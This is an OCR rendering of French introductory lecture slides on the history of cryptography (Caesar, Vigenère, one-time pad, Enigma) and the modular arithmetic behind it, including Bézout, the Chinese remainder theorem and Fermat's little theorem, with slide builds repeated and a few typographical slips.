
Comment cacher de l'information ?

Cryptographie


Transposition

Stéganographie


Comment cacher de l'information ?



Comment cacher de l'information ?




Comment cacher de l'information ?



Les Grecs et la Scytale

Les Grecs et la Scytale



Transposition

Au temps des Romains

Chiffrement de César
Substitution +3

Au temps des Romains

Chiffrement de César
Substitution +3

Dyh Fhvdu

Au temps des Romains

Chiffrement de César
Substitution +3

Dyh Fhvdu

Ave Cesar


Une substitution est-elle sûre ?

Une substitution est-elle sûre ?

Il y a, avec 26 lettres, 26! substitutions différentes possibles.

Une substitution est-elle sûre ?


Il y a, avec 26 lettres, 26! substitutions différentes possibles.



Analyse de fréquences.

Une substitution est-elle sûre ?

Il y a, avec 26 lettres, 26! substitutions différentes possibles.



Analyse de fréquences.

Sauf pour *La disparition* de Georges Perec.

Chiffrement de Vigenère 1553

- La clé est une suite de nombres $e = e_1, \ldots, e_t$, le chiffrement de la $i$ème lettre du message à chiffrer est défini comme suit sur un alphabet de taille n :

$$E(a_{i \mod t}) = (a_{i \mod t} + e_{i \mod t}) \bmod n$$

- Exemple : $n = 26$, avec $k = 3, 7, 10$

$$\text{m} = \text{THI SCI PHE RIS CER TAI NLY NOT SEC URE}$$

$$E(m) = \text{WOS VJS SOO UPC FLB WHS QSI QVD VLM XYO}$$

One-time pad (Vernam 1917) ou masque jetable

Propriétés du XOR ($\oplus$)


- $x \oplus y = y \oplus x$ — Commutativité
- $x \oplus (y \oplus z) = (x \oplus y) \oplus z$ — Associativité
- $x \oplus x = 0$ — Nilpotence
- $x \oplus 0 = x$ — Élément neutre

- La clé k doit être de la même taille que le message m à chiffrer
- Le chiffré c de m par k vaut $c = m \oplus k$
- Le déchiffrément $m = c \oplus k$

Preuve :

$c \oplus k = (m \oplus k) \oplus k = m \oplus (k \oplus k) = m \oplus 0 = m$

Chiffrement avec une sécurité inconditionelle (C. Shann



One-Time Pad (Vernam 1917)

Exemple :

$$\begin{array}{rcl} m & = & 010111 \\ \oplus k & = & 110010 \\ \hline c & = & 100101 \end{array}$$

Principe d'Auguste Kerchoff von Nieuwenhof 1883

Dans son ouvrage "La Cryptographie Militaire" :

"*La sécurité d'un chiffrement doit totalement dépendre du secret de la clé et non du secret de l'algorithme utilisé.*"

Chiffrement : Enigma (Seconde Guerre Mondiale)


+

=

Chiffrement : Enigma (Seconde Guerre Mondiale)

 +  = 

Chiffrement : Enigma (Seconde Guerre Mondiale)


+

=




+

=

Chiffrement : Enigma (Seconde Guerre Mondiale)

Chiffrement : Enigma (Seconde Guerre Mondiale)



Plan :

Congruence

Définition

Soit m, a, b entiers. a est congru à b modulo m si m divise $a - b$. a et b sont congrus modulo m se note :

$$a \equiv b \mod m \Leftrightarrow m | a - b \Leftrightarrow \exists k \in \mathbb{Z} \text{ avec } a - b = k \times m$$

Théorème

Soient n et a entiers avec $n \geq 1$. Alors a est congru modulo n à exactement un des nombres $0, 1, 2, ..., n - 1$.

Dans $\mathbb{Z}/5\mathbb{Z}$, il y a les éléments $0, 1, 2, 3, 4$

Exemples :

- $3 \times 4 \mod 5 = 2$
- $3 \times 2 \mod 5 = 1$ — 3 est l'inverse de 2
- $4 \times 4 \mod 5 = 1$ — 4 est l'inverse de 4

Arithmétique modulaire

Théorème

Soit a, b, c, a', b', et n des entiers.

1. $a \equiv a', b \equiv b' \mod n$ implique $a \pm b \equiv a' \pm b' \mod n$
2. $a \equiv a', b \equiv b' \mod n$ implique $ab \equiv a'b' \mod n$
3. Si d est un diviseur commun de a, b et n, alors $a \equiv b \mod n$ implique $\frac{a}{d} \equiv \frac{b}{d} \mod \frac{n}{d}$
4. Si d divise n, alors $a \equiv b \mod n$ implique $a \equiv b \mod d$

Théorème

Soit p premier. Si $ab \equiv 0 \mod p$, alors $a \equiv 0$ ou $b \equiv 0 \mod p$

Ordre

Définition

L'ordre d'un élément a d'un groupe fini est le plus petit entier n tel que

- $n \times a = 0$ (en notation additive)
- $a^{n-1} = 1$ (en notation multiplicative)

Théorème

- Soit G un groupe cyclique d'ordre n, alors G est isomorphe à $\mathbb{Z}/n\mathbb{Z}$.
- Tout groupe cyclique est abélien (i.e., $x + y = y + x$).

Groupe cyclique et Générateur

Définition (Groupe cyclique)

Soit G un groupe fini. Si un élément $g \in G$ fini est tel que pour tout $a \in G$, il existe $i \in \mathbb{Z}$, tel que $a = g^i$, alors g est un générateur du groupe $(G; \times)$ ou encore une racine primitive. Un groupe est dit *cyclique* s'il possède un générateur. g est un générateur du groupe G d'orde d, si $g^k, k \in \{1, d-1\}$ permet d'atteindre tous les élèments de G.

Exemple : 2 est un générateur de $\mathbb{Z}/5\mathbb{Z}$ car

$2^1 \mod 5 = 2$

$2^2 \mod 5 = 4$

$2^3 \mod 5 = 8 \mod 5 = 3$

$2^4 \mod 5 = 3 \times 2 \mod 5 = 1$

PGCD : Plus Grand Commun Diviseur

Définition

- Le PGCD de deux nombres entiers non nuls est le plus grand entier qui les divise simultanément.
- Deux entiers sont premiers entre eux (ou étrangers) si leur PGCD est égal à 1.

Exemple :

- $PGCD(20, 30) = 10$ car $20 = 2^2 \times 5$ et $30 = 2 \times 3 \times 5$
- $PGCD(7, 5) = 1$

Propriétés

Soient deux entiers a et b, tels que $a > b$

- $pgcd(a, b) = pgcd(b, a - b)$.
- $pgcd(a, b) = pgcd(b, r)$ où r est le reste de la division euclidienne de a par b.

PGCD : Lemme de Gauss

Lemme de Gauss

Soient a, b et c trois entiers.
Si a divise le produit bc et si a est premier avec b
($PGCD(a, b) = 1$)
alors a divise c.

Preuve : a divise ac et bc, il divise donc le $PGCD(ac, bc)$
Or $PGCD(ac, bc) = PGCD(a, b) \times c = c$. □

Existence de deux nombres

Theorem (Bézout)

Soient a et b deux entiers relatifs non tous deux nuls
Il existe u et v entiers relatifs tels que :

$$au + bv = PGCD(a, b)$$

La relation $au + bv = PDGC(a, b)$ est une identité de Bézout
u et v sont des coefficients de Bézout

Algorithme d'Euclide étendu

r	u	v
$r_0 = a$	$u_0 = 1$	$v_0 = 0$
$r_1 = b$	$u_1 = 0$	$v_1 = 1$
$\vdots$	$\vdots$	$\vdots$
r_{i-1}	u_{i-1}	v_{i-1}
r_i	u_i	v_i
$r_{i-1} - (r_{i-1}//r_i)r_i$	$u_{i-1} - (r_{i-1}//r_i)u_i$	$v_{i-1} - (r_{i-1}//r_i)v_i$
$\vdots$	$\vdots$	$\vdots$
$r_n = pgcd(a, b)$	$u_n = u$	$v_n = v$
0	u_{n+1}	v_{n+1}

$r_{i-1} - (r_{i-1}//r_i)r_i$ correspond au reste de la division euclidienne de r_{i-1} par r_i, où $x//y$ dénote la division entière de x par y.
De plus, à chaque étape, $r_i = au_i + bv_i$, par récurrence à partir des deux termes précédents. En particulier,
$pgcd(a, b) = r_n = au_n + bv_n$.

Élements inversibles

Théorème

a inversible modulo n si et seulement si a et n étrangers (premiers entre eux, $pgcd(a, n) = 1$)

Exemples : 5 et 7 étrangers donc 5 inversible modulo 7

$$5 \times (-4) + 7 \times 3 = 1$$

donc l'inverse de 5 dans $\mathbb{Z}/7\mathbb{Z}$ est congru à -4 modulo 7
donc $5^{-1} \equiv 3 \mod 7$

Théorème des restes Chinois

Soient des objets en nombre inconnu x.
Si on les range par 3 il en reste 2.
Si on les range par 5, il en reste 3
Si on les range par 7, il en reste 2.
Combien a-t-on d'objets ?

Théorème des restes Chinois

Soient des objets en nombre inconnu x.
Si on les range par 3 il en reste 2.
Si on les range par 5, il en reste 3
Si on les range par 7, il en reste 2.
Combien a-t-on d'objets ?
$x \equiv 2 \pmod 3$
$x \equiv 3 \pmod 5$
$x \equiv 2 \pmod 7$

Théorème des restes Chinois

Soient des objets en nombre inconnu x.
Si on les range par 3 il en reste 2.
Si on les range par 5, il en reste 3
Si on les range par 7, il en reste 2.
Combien a-t-on d'objets ?
$x \equiv 2 \pmod 3$
$x \equiv 3 \pmod 5$
$x \equiv 2 \pmod 7$

$$x = 233 = (2 \times 70 + 3 \times 21 + 2 \times 15)$$

Or $105 = 3 \times 5 \times 7$ et $233 = 23 + 2 \times 105$
$x = 23$ convient aussi.

Théorème des restes Chinois

Soient $n_1, \ldots, n_k$ des entiers deux à deux premiers entre eux, c'est-à-dire que $PGCD(n_i, n_j) = 1$ lorsque $i \neq j$. Alors pour tous entiers $a_1, \ldots, a_k$, il existe un entier x, unique modulo $n = \prod_{i=1}^{k} n_i$, tel que :

$$\begin{aligned} x &\equiv a_1 \pmod{n_1} \\ &\ldots \\ x &\equiv a_k \pmod{n_k} \end{aligned}$$

$$x = \sum_{i=1}^{i=n} a_i \times e_i$$

Où, $e_i = \frac{n}{n_i} \times ((\frac{n}{n_i})^{-1} \mod n_i)$
Utilisé pour RSA et dans l'algorithme de Silver-Pohlig-Hellman pour le calcul du logarithme discret.

Théorème des restes Chinois : Preuve

n_i et $\frac{n}{n_i}$ sont premiers entre eux.
D'après le théorème de Bezout, il existe u_i et v_i tels que :

$$u_i \times n_i + v_i \times \frac{n}{n_i} = 1$$

où v_i est l'inverse de $\frac{n}{n_i} \mod n_i$
En posant $e_i = v_i \times \frac{n}{n_i} \mod n_i$, il en découle que
$e_i = 1 \mod n_i$ et $e_i = 0 \mod n_j$ avec $j \neq i$.
Une solution particulière est

$$x = \sum_{i=1}^{i=n} a_i \times e_i$$

Exemple

$x \equiv 2 \pmod 3$
$x \equiv 3 \pmod 5$
$x \equiv 2 \pmod 7$
On obtient alors $n = 3 \times 5 \times 7 = 105$
$n_1 = 3$ et $n \times n_1^{-1} = 5 \times 7 = 35$,
or $2 \times 35 \equiv 1 \pmod 3$ donc $e_1 = 2 \times 35 = 70$
$n_2 = 5$ et $n \times n_2^{-1} = 3 \times 7 = 21$,
or $21 \equiv 1 \pmod 5$ donc $e_2 = 1 \times 21$
$n_3 = 7$ et $n \times n_3^{-1} = 3 \times 5 = 15$,
or $15 \equiv 1 \pmod 7$ donc $e_3 = 1 \times 15$
Une solution pour $x = 2 \times 70 + 3 \times 21 + 2 \times 15 = 233$

Petit Théorème de Fermat

Si p est un nombre premier et si a est un entier non divisible par p, alors $a^{p-1} - 1$ est un multiple de p
a^{p-1} est congru à 1 modulo p :

$$a^{p-1} \equiv 1 \bmod p$$

Petit Théorème de Fermat

Si p est un nombre premier et si a est un entier quelconque, alors $a^p - a$ est un multiple de p

$$a^p \equiv a \bmod p$$

Exemples :
$5^3 - 5 = 120$ est divisible par 3
$7^2 - 7 = 42$ est divisible par 2.
$2^5 - 2 = 30$ est divisible par 5.

Petit Théorème de Fermat

Petit Théorème de Fermat

Soit p premier et a entier. Alors $a^p \equiv a \mod p$.

Remarque : $(k+1)^p \equiv k^p + 1 \mod p$ coefficiet binomiaux sont tous multiples de p

Preuve d'Euler (par récurrence)

- **Cas de base :**
  Pour $a = 1$ on a bien $a^p \equiv a \mod p$.
- **Hypothèse de récurrence :**
  Pour a, $a^p \equiv a \mod p$.
- **Induction :**
  Montrons que $(a+1)^p \equiv (a+1) \mod p$.
  $(a+1)^p \equiv a^p + 1 \equiv (a+1) \mod p$. □

Plan :

Summary

- La Cybersécurité est partout
- Histoire de la cryptographie
- Arithmétique modulaire
- Inverse modulaire
- Division euclidienne
- Théorème des restes Chinois
- Petit Théorème de Fermat

Edward Snowden

"Your rights matter, because you never know when you're going to need them."

"Arguing that you don't care about privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."

Merci pour votre attention.

Questions ?